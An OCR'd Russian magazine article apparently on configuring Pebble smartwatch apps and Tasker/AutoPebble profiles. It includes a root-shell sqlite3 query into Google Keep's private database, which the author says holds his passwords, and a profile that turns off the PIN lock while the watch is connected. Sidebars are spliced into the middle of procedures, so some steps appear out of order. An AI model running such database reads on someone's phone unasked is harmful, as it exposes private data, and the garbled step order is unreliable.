
ВЫЖИМАЕМ МАКСИМУМ ИЗ PEBBLE

Нередко пользоваться смартфоном или доставать его из кармана не совсем удобно: во время дождя, за рулем автомобиля, на совещании… Или просто лень вставать с теплого дивана, чтобы посмотреть, что именно пришло на телефон. В этой статье я расскажу, как настроить уведомления, приспособить под себя и использовать в полную мощь едва не самые популярные умные часы — Pebble.

Carl Mickleburgh@flicker.com

ВВЕДЕНИЕ

На сегодняшний день только ленивый не писал об этих часах. Самый успешный проект на Kickstarter (собрано было более десяти миллионов долларов), Pebble произвели революцию и стали предметом обожания многих гиков. Сейчас часы продаются по цене 99 долларов за пластиковую модель с силиконовым ремешком (на выбор предоставлены восемь цветов) и 199 долларов за второе поколение часов — стальную модель с кожаным и металлическим ремешком. Обе имеют пыле- и влагозащиту, и лично я свои часы практически не снимаю.



Благодаря особенностям экрана (E Ink) при среднем использовании заряд держится около недели. В них можно плавать, бегать, делать ремонт, спать, и в каждом случае часы могут быть активным помощником. Достаточно зайти в маркет и ввести в поиске слово pebble или зайти в раздел Apps приложения на телефоне. Можно найти приложения для уведомлений, управления музыкой, спуском затвора на камере телефона и камерой GoPro, навигации, а также десятки игр, сотни интересных программ (watchapp) и тысячи циферблатов (watchface) на любой вкус. После недавнего обновления появился компас и стали правильно функционировать фоновые процессы, позволяющие нормально работать трекерам активности и умным будильникам.

В этой статье я расскажу про самые интересные программы из маркета, а также, в лучших традициях журнала, покажу, как настроить часы самостоятельно под свои нужды, не имея навыков программирования. Помогут нам в этом две основные программы: Tasker (goo.gl/sAUwz3) и AutoPebble (goo.gl/eaBZCl).

PLAY MARKET И PEBBLE STORE

Все приложения Pebble можно разделить на два типа. Те, что доступны в Google Play, называются компаньонами — companion app. Watchface и программы, не нуждающиеся в компаньонах, можно скачать напрямую из Pebble Store.


Apps for Pebble

Перво-наперво обязательно ставим данное приложение из Google Play. Это неофициальный магазин приложений и циферблатов. Хотя сами приложения там собраны из того же маркета, зато каталог циферблатов гораздо более полный. Да и работает программа намного быстрее официального приложения. Кстати, создать свой собственный циферблат поможет программа Canvas (goo.gl/Gh10pd) или один из онлайн-сервисов.

Нотификаторы

Далее нам понадобится более продвинутый и функциональный нотификатор. Таких в маркете около десяти, но я рекомендую остановиться на одном из этих трех:

- Notification Center for Pebble (goo.gl/YhnQ7L) — расширяет базовый функционал встроенного приложения. Позволяет просматривать историю и текущие уведомления. Имеет фильтр приложений для отображения и может убирать уведомления из шторки (dismiss) для версий Android 4.3+.
- Notify Pebble (goo.gl/mgSO07) — имеет собственный интерфейс показа уведомлений, показывает время и иконку приложения. Может удалить все уведомления из шторки или запустить приложение на телефоне. Также имеет в настройках светлую и темную темы, режим «Не беспокоить», разную вибрацию для разных приложений и настраиваемую высоту шрифта.
- YaNC PRO (goo.gl/Xb6Uti) — отличается принципом работы. На телефоне генерируется картинка, которая затем отправляется на часы. Это позволяет отображать любые языки, включая иероглифы, и видеть присланные смайлы.



Выбор циферблатов

Расширить базовые возможности уведомлений о входящем звонке поможет Pebble Dialer (goo.gl/iK4F2V). Позволяет выключить микрофон и поставить смартфон на громкую связь, что пригодится, когда руки заняты/грязные/мокрые или все одновременно.

Комбайн

Идем дальше и переключаемся на более узкоспециализированный софт. В Pebble всего восемь слотов для установки приложений, поэтому рекомендую установить один из доступных в маркете комбайнов «все в одном», к примеру Pebble Notification & Reminder (goo.gl/APKHhu). Это мощнейший набор утилит для управления телефоном. Своего рода швейцарский нож в мире Pebble. Умеет запрашивать текущие уведомления, показывает погоду на неделю прямо на циферблате, есть противоугонка — можно выбрать, что делать при потере связи с часами: вибрировать или включить сирену на телефоне. Посылает предупреждение о низком заряде телефона. В меню управления телефоном можно управлять статусом Wi-Fi, узнать статус передачи данных и GPS, поставить на вибрацию, увеличить/уменьшить громкость, посмотреть заряд батареи.

В разделе утилиты можно «найти телефон» — запустить на телефоне громкую мелодию, запомнить текущие координаты, запустить навигацию к сохраненным координатам с получением подсказок прямо на часы, сделать фото, показать календарь и посмотреть в подробностях записанные события. В разделе управления компьютером можно направлять команды, предварительно настроив IP и порт в приложении (поддерживаются PowerPoint или Spotify). Ключевая особенность программы, благодаря которой она и получила название, — возможность создания напоминаний, которые в нужное время появятся на телефоне.

Спорт и трекеры активности

В одном из последних обновлений прошивки Pebble добавили возможность фонового исполнения процессов, что позволило точно отслеживать акселерометр и с некоторой долей погрешности следить за подвижностью человека, считать шаги, время, проведенное в глубоком сне, и потраченные калории. Поэтому следующим шагом я рекомендую установить один из спортивных трекеров.

- UPIt Pebble Pro for UP/UP24 (goo.gl/epuJwQ) — дополнение к браслету Jawbone UP и UP24. Позволяет выводить на часы всю необходимую информацию с браслета в реальном времени. Кроме того, имеет удобные виджеты для телефона и поддержку нескольких циферблатов в Canvas.
- Swim.com Pebble Uploader (goo.gl/9CdzgP) — для тех, кто любит поплавать. Необходимо лишь привязать аккаунт одноименного сайта и выставить в настройках длину бассейна.

- Pebble Runner (goo.gl/sxnn1a) — для бегунов. Отслеживает маршрут, а также автоматом определит время круга и покажет лучший круг. Конечно же, телефон с включенным GPS должен находиться рядом.

Программа Sleep as Android проследит за сном и разбудит в нужную фазу, так же как и LetsMuv. Последняя к тому же посчитает потраченные калории. Misfit покажет пройденные шаги прямо на экране циферблата, а также успехи за неделю. Количество пройденных шагов для достижения цели можно установить самому.

Камера, звук, мотор

Тебе наверняка понадобится приложение для удаленного управления камерой смартфона. Здесь на выбор три лучших из лучших: Watch Trigger (goo.gl/vtY71v), PblCamera (goo.gl/p4crbA) и PebbleCam (goo.gl/EEotS7). Последние две имеют предпросмотр в реальном времени, так что можно найти правильную позу и посмотреть, помещаешься ли в кадр. Для записи видео есть Multimedia for Pebble (goo.gl/ZsKrhH). Управлять музыкой на телефоне удобнее всего через приложение Music Boss (goo.gl/Mih8Nn). Помимо внушительного списка возможностей и поддерживаемых плееров, программа имеет интеграцию с Chromecast и позволяет управлять воспроизведением и звуком с часов.

Заметки и текст

Pebble удобно использовать для заметок, поэтому в качестве must have приложения я рекомендую установить Push to Pebble (goo.gl/knjynU), которая не требует установки watchapp на часы и отсылает текст через встроенный нотификатор. Если заметки хранятся в облаке, то можно использовать Keep for Pebble (goo.gl/RooyoZ) для Google Keep или WatchNote (goo.gl/7tNYIW) для Evernote.

Для более сложных случаев и длинного текста пригодится Pebble Reader (goo.gl/C0CWWZ), из которой с помощью встроенного файлового менеджера прямо с часов можно открыть файл txt в любой кодировке. Текущая страница запоминается при последующем открытии, также есть настройка шрифта и выбор из светлой или темной темы отображения. Можно накидать основные тезисы или содержание для презентации и доклада и держать руки свободными.

AUTOPEBBLE

Ну вот мы и добрались до самого интересного. AutoPebble — это плагин для Tasker, который позволяет управлять смартфоном с помощью часов (или наоборот) так, как тебе вздумается. Фактически он способен заменить 80% всех доступных для часов приложений, но требует некоторых знаний и времени для настройки профилей.

О Tasker в журнале писали неоднократно, так что подробно описывать все профили не буду, а покажу лишь основные возможности и ключевые шаги настройки. Напомню принятые в статье обозначения: профиль (profile) определяет условия срабатывания события (event/state), в ответ на которое выполняется задача (task), состоящая из одного или более действий (action). По-прежнему рекомендую использовать английскую локализацию и отключить режим новичка (beginner mode) для манипуляций с профилями.

Итак, первым делом необходимо установить на смартфон AutoPebble. Он состоит из двух компонентов: приложения (watchapp) и собственно плагина для Tasker. Первый работает на часах и выполняет три функции:


- Прием команд от плагина, с помощью которых можно запустить вибратор, вывести на экран сообщение или включить подсветку.
- Вывод на экран меню, с помощью которого можно отправлять команды плагину, чтобы затем обработать их с помощью Tasker.
- Перехват нажатий кнопок и снятие показаний с датчиков, которые также можно отправить плагину с целью настроить реакцию смартфона на нажатие кнопок на часах или взмах рукой.

В следующих примерах мы будем использовать преимущественно вторую функцию приложения, то есть управлять смартфоном с помощью меню. Для этого меню сначала необходимо сформировать. Создаем в Tasker профиль с условием: State → Plugin → AutoPebble App. Ставим галочку на пункте Watch App Opened. Далее создаем новую задачу и для действия определяем Plugin → AutoPebble List. Это действие выведет на часы информацию в виде списка, пункты которого (максимум 20) можно переключать и запускать кнопками. В поле Labels следует ввести имена пунктов меню через запятую, а в поле Actions — команды (также через запятую), которые будут отправлены Tasker при выборе пунктов меню.


На данном этапе настройки эти поля можно заполнить произвольными значениями (например, «Test1, Test2», «test1, test2»). Далее по тексту мы рассмотрим несколько профилей Tasker и постепенно заполним меню разными пунктами, каждый из которых будет привязан к своему профилю в Tasker.

Управление звуком

Начнем с простого профиля, который позволяет быстро отключить звук смартфона. Настройка очень проста. Добавляем пункт меню с именем Mute и командой mute. Перехватываем команду в Tasker через событие State → Plugin → AutoPebble → Command Filter: mute. Ставим галочку Exact (это надо делать всегда во всех профилях). Для задачи выбираем четыре действия (последнее действие опционально и необходимо для того, чтобы закрыть меню AutoPebble после завершения задачи):



Управление напоминаниями




INFO

Несмотря на бешеную популярность часов, единственным официально поддерживаемым языком остается английский. Добавить русский можно, собрав свою прошивку на pebblebits.com.

Pebble Reader







- Audio → Media Volume 0
- Audio → Ringer Volume 0
- Audio → Notification Volume 0
- Plugin → AutoPebble App → Control Watch App → Close

Это все. Теперь, открыв меню AutoPebble на часах и выбрав меню Mute, мы быстро замьютим смартфон. Чтобы быстро вернуть все на место, можно создать дополнительный пункт меню (например, Unmute) и аналогичный профиль, вставив вместо нулей нужные значения громкости. Таким же образом можно создать профили для управления Wi-Fi, Bluetooth, передачи данных, Airplane Mode и так далее.

Поиск телефона

Еще один простой профиль, на этот раз для поиска смартфона. Принцип работы: при выборе пункта меню Find смартфон начнет проигрывать музыкальную композицию. Для начала добавляем в меню пункт Find phone с командой findphone. В профиле через State → Plugin → AutoPebble → Command Filter: findphone ловим команду (обязательно ставим галочку на Exact), а в задаче выкручиваем громкость на максимум через Audio → Media Volume и запускаем любимую музыку через File → Open File. Возможно, на некоторых моделях предварительно необходимо разблокировать телефон. Обычно это можно сделать, добавив первым действием Alert → Popup.

Координаты и геолокация


Еще более сложный пример, включающий в себя сразу несколько профилей и дополнительный плагин. Суть его в следующем: нам нужно найти припаркованную на огромной стоянке супермаркета машину (как вариант — найти гостиницу в незнакомом городе). Традиционно все это делается с помощью Google Maps и отметок на карте, но так как мы люди ленивые и лишний раз смартфон из кармана доставать не очень любим, то сделаем то же самое с помощью часов.

Для этого нам понадобится два новых пункта меню в AutoPebble (пункты «Запомнить», «В путь» и команды coord, find), плагин AutoLocation (goo.gl/knhW6g) и три Tasker-профиля. Первый профиль перехватит команду coord, создаст новый запрос координат и запустит монитор геолокации на смартфоне с помощью плагина AutoLocation. Второй профиль автоматически запустится, когда появится запрос геолокации, определит местоположение, выполнит проверку на точность местоположения, подкорректирует ее, если она недостаточна, запомнит координаты и остановит монитор геолокации. Третий профиль обрабатывает команду find и запускает программу навигации на смартфоне и/или часах с сохраненными ранее координатами.

Итак, первый профиль у нас очень простой:

Событие (Event):

```
State → Plugin -> Auto↵
Pebble → Command Filter:↵
"coord"
```



Настройка выключения звука

БЫСТРЫЙ ОТБОЙ ЗВОНКА С ОТВЕТНОЙ СМС

Еще один полезный профиль Tasker. Он завязан на приложение Pebble Dialer и позволяет при нажатии на часах кнопки отбоя звонка отправить одну из заготовленных СМС. Мне хватает трех: «За рулем, перезвоню позже», «На совещании, перезвоню» и «Занят, не могу разговаривать».

Для этого создаем профиль State → Plugin → AutoPebble Other App. В списке приложений выбираем Pebble Dialer, направление: Watch To Phone, Key Filter: 0, Value Filter: 7 (каждой кнопке, а также длинному нажатию соответствуют разные значения цифр). Сами цифры можно посмотреть в логах AutoPebble, предварительно поставив галочку на Log other Apps.

Для действия выбираем или Plugin → AutoPebble QuickScreen или Plugin → AutoPebble List, в зависимости от количества желаемых ответов. По аналогии, каждому ответу будет соответствовать своя команда, которую необходимо будет отлавливать своим профилем. Для действия при срабатывании команды выбираем Phone → Send SMS и в поле получателя вводим %CNUM — системную переменную, отвечающую за последний входящий номер. Желаемый текст вбиваем в поле ниже.

Задача (Task):

```
Plugin → AutoLocation Location →↵
Location Request Name: "Car geofence",↵
Location Monitor → Start
```

Второй профиль немного сложнее:

1. В качестве события выбираем State → Plugin → AutoLocation Location. В единственном поле вводим "Car geofence".
2. Создаем задачу и добавляем в нее условный блок Task → If: %alaccuracy < 20. Он будет выполняться, если точность определения координат недостаточна.
3. Внутри блока изменяем переменную %alaccuracy: Variable set: %alaccuracy to %alaccuracy+20.
4. Добавляем действие Plugin → AutoLocation manage: Geofence Name — Car geofence; Action — Add/Edit; Lattidude — %allatitude; Longitude — %allongitude; Radius — %alaccuracy.
5. Добавляем действие для остановки геолокации: Plugin → AutoLocation Location → Location Monitor → Stop.
6. Закрываем блок через Task → End If.

Наконец, третий профиль. Он будет отрабатывать при выборе пункта меню «В путь» и запускать карту:

1. В качестве условия выбираем State → Plugin → AutoPebble → Command Filter: find.
2. Чтобы разбудить телефон, создаем Alert → Popup с Title: "Поехали" и Text: "Загружаю карту".
3. Далее добавляем Plugin → Autolocation Info и заполняем только один пункт: Geofence Lookup → Name и вводим все тот же "Car geofence" из первого профиля.
4. Добавляем Plugin → AutoLocation Map. Вписываем переменные %allatitude и %allongitude в соответствующие поля и выбираем Mode → Navigation.

По желанию можно сразу запустить навигацию на часах. Я использую программу NavMe. Для этого последним действием добавляем Plugin → AutoPebble App: Other Pebble App — выбираем NavMe, Action — Open.

Нотификатор своими руками

В завершение попробуем сделать собственный нотификатор. Для этого нам необходим еще один плагин от того же разработчика — AutoNotification (goo.gl/ZltzdD), который будет перехватывать уведомления смартфона. Плагин автоматически записывает всю полученную информацию из уведомления в переменные Tasker (%antitle, %antext, %anapp, %anpicture), так что нам останется только собрать ее и отправить на часы в том виде, какой нам больше нравится.

В качестве условия профиля выбираем State → Plugin → AutoNotification Intercept. Ставим галочку на Event Behaviour, выбираем Only Created Notifications и Non-Persistent Only, то есть только созданные и те, которые не ви-

сят постоянно в шторке. Чтобы не собирать абсолютно все уведомления, фильтруем необходимый текст или приложение. Советую вписывать нужные приложения в поле Package Name. Плагин поддерживает регулярные выражения, и, чтобы создать один профиль для Hangouts и Viber, необходимо вписать (com.google.android.com|com.viber.voip) и поставить галочку на Regex. Символ | означает ИЛИ, а имя пакета можно посмотреть в настройках телефона: «Приложения → Все» (тапнуть на нужном) или в адресной строке страницы приложения в веб-версии Google Play.

Для вывода текста на часы можно использовать два разных способа: если нужно вывести кнопки оповещения и реагировать на их нажатие, то это Plugin → AutoPebble Notification, а если нужно просто отобразить текст, то это Plugin → AutoPebble Text Screen. Настройка обоих вариантов показана на скриншоте «Нотификатор из Tasker».

Также понадобится отдельный профиль для удаления уведомления. Ловим команду "dn=:=" и для действия выбираем Plugin → AutoNotification Cancel. Заполняем Other Id: %apcomm1; Package: %apcomm2; Tag: %apcomm3. Нотификатор готов. При наличии root, Xposed Framework и некоторых модулей можно добавить в уведомления кнопку «Пометить как прочитанное» для СМС и Gmail, которую также можно отобразить на часах. Более сложные профили можно посмотреть на канале разработчика Жуана Диаса (João Dias) (goo.gl/0CFBof), а примеры работы описанного выше с пояснениями — на моем канале (goo.gl/OVJkCp).

Продвинутый уровень

С помощью Tasker, AutoPebble и установленных на рутованном телефоне BusyBox и SQLite (goo.

БЛОКИРОВКА СМАРТФОНА ПРИ ПОТЕРЕ СВЯЗИ С ЧАСАМИ С ПОМОЩЬЮ TASKER

Очень полезный профиль, который включает или отключает блокировку экрана с помощью PIN'а в зависимости от того, находятся ли часы в зоне видимости Bluetooth. Позволяет, во-первых, не беспокоиться о вводе PIN'а, когда часы на руке, а во-вторых, защищает смартфон в том случае, если он где-то забыт. Настройка очень простая и вообще не использует возможности AutoPebble.

Событие (Event):

```
State → Net → BT Connected → выбираем часы
```


Задача (Task):

```
Display → Keyguard: Off
```

Exit Task:

```
Display → Keyguard: On
```

Снятие блокировки при наличии связи с часами






Профиль определения координат

Навигатор NavMe


УПРАВЛЕНИЕ КОМПОМ

В номере 188 журнала я описывал профили управления компом через AutoRemote и EventGhost. Все эти профили можно настроить на подачу команд с часов. Кроме того, описывалась передача текста из браузера Google Chrome непосредственно на часы. Для этого необходимо настроить профиль, срабатывающий на команду "pebmsg=:=" и направляющий на часы AutoPebble Text Screen с текстом %arcomm.






↑↗ **Нотификатор из Tasker**



↓ **Настройка скрипта и профиль отображения заголовков**



gl/s7qVVC) можно прямо с часов доставать информацию из баз данных, находящихся на телефоне. Мне, например, очень удобно использовать для хранения паролей, списков покупок и других записей программу Google Keep. Сам профиль можно найти в приложении к журналу. Отмечу, что вытащить из базы список заголовков всех заметок можно командой Script → Run Shell: /system/xbin/sqlite3 /data/data/com.google.android.keep/databases/keep.db "SELECT c0title FROM text_search_tree_entities_content WHERE docid<21;".

Последнее условие (WHERE docid<21) нужно для того, чтобы вытащить из базы только 20 записей, ведь для вывода информации через AutoPebble List доступно только 20 строк. Сам текст можно доставать командой "SELECT c0text FROM text_search_list_items_content WHERE c1list_parent_id = %apcomm;", где %apcomm — это текст команды, переданной с часов, при нажатии на нужный заголовок. Он соответствует ID, который можно получить через "SELECT docid FROM text_search_tree_entities_content WHERE docid<21;".

Аналогично можно вытаскивать из Google Keep непосредственно списки и помечать выполненными пункты или купленные продукты, затем перегружая экран без выполненного. Если заглянуть в базу, то можно увидеть, что заметки, оформленные в виде именно списков, имеют в tree_entity в графе type цифру 1. ID в ветке tree_entity соответствует docid в ветке text_search_tree_entities_content, а также list_parent_id в ветке list_item. В таблице list_item базы записи имеют атрибут is_cheked, и, чтобы пометить пункт как выполненный, нужно передать команду "UPDATE list_item SET is_checked='1' WHERE _id=%apcomm;".



INFO

Для работы всех нотификаторов необходим доступ к уведомлениям в настройках.




INFO

Отдельно управлять настройками смартфона можно с помощью Toggles Pebble (goo.gl/wySdtc).

ВЫВОДЫ


Если ты еще не решил, нужны ли тебе умные часы, надеюсь, данная статья подтолкнула в верную сторону. Ну а если тебе не нравится черно-белый экран и кнопки, то все описанное, а также другие, более интересные действия скоро будут доступны и для всех устройств на Android Wear. На момент написания статьи в закрытой группе Google+ уже началось тестирование альфа-версии нового приложения от Жуана Диаса — AutoWear. А возможностей у цветного сенсорного экрана намного больше. Если учесть, что Tasker умеет делать HTTP Get и HTTP Post, это дает практически безграничные возможности управления приборами, домашней автоматизации и вывода информации на часы с различных серверов (видеопример: goo.gl/sxG2f3).



КАРМАННЫЙ СОФТ

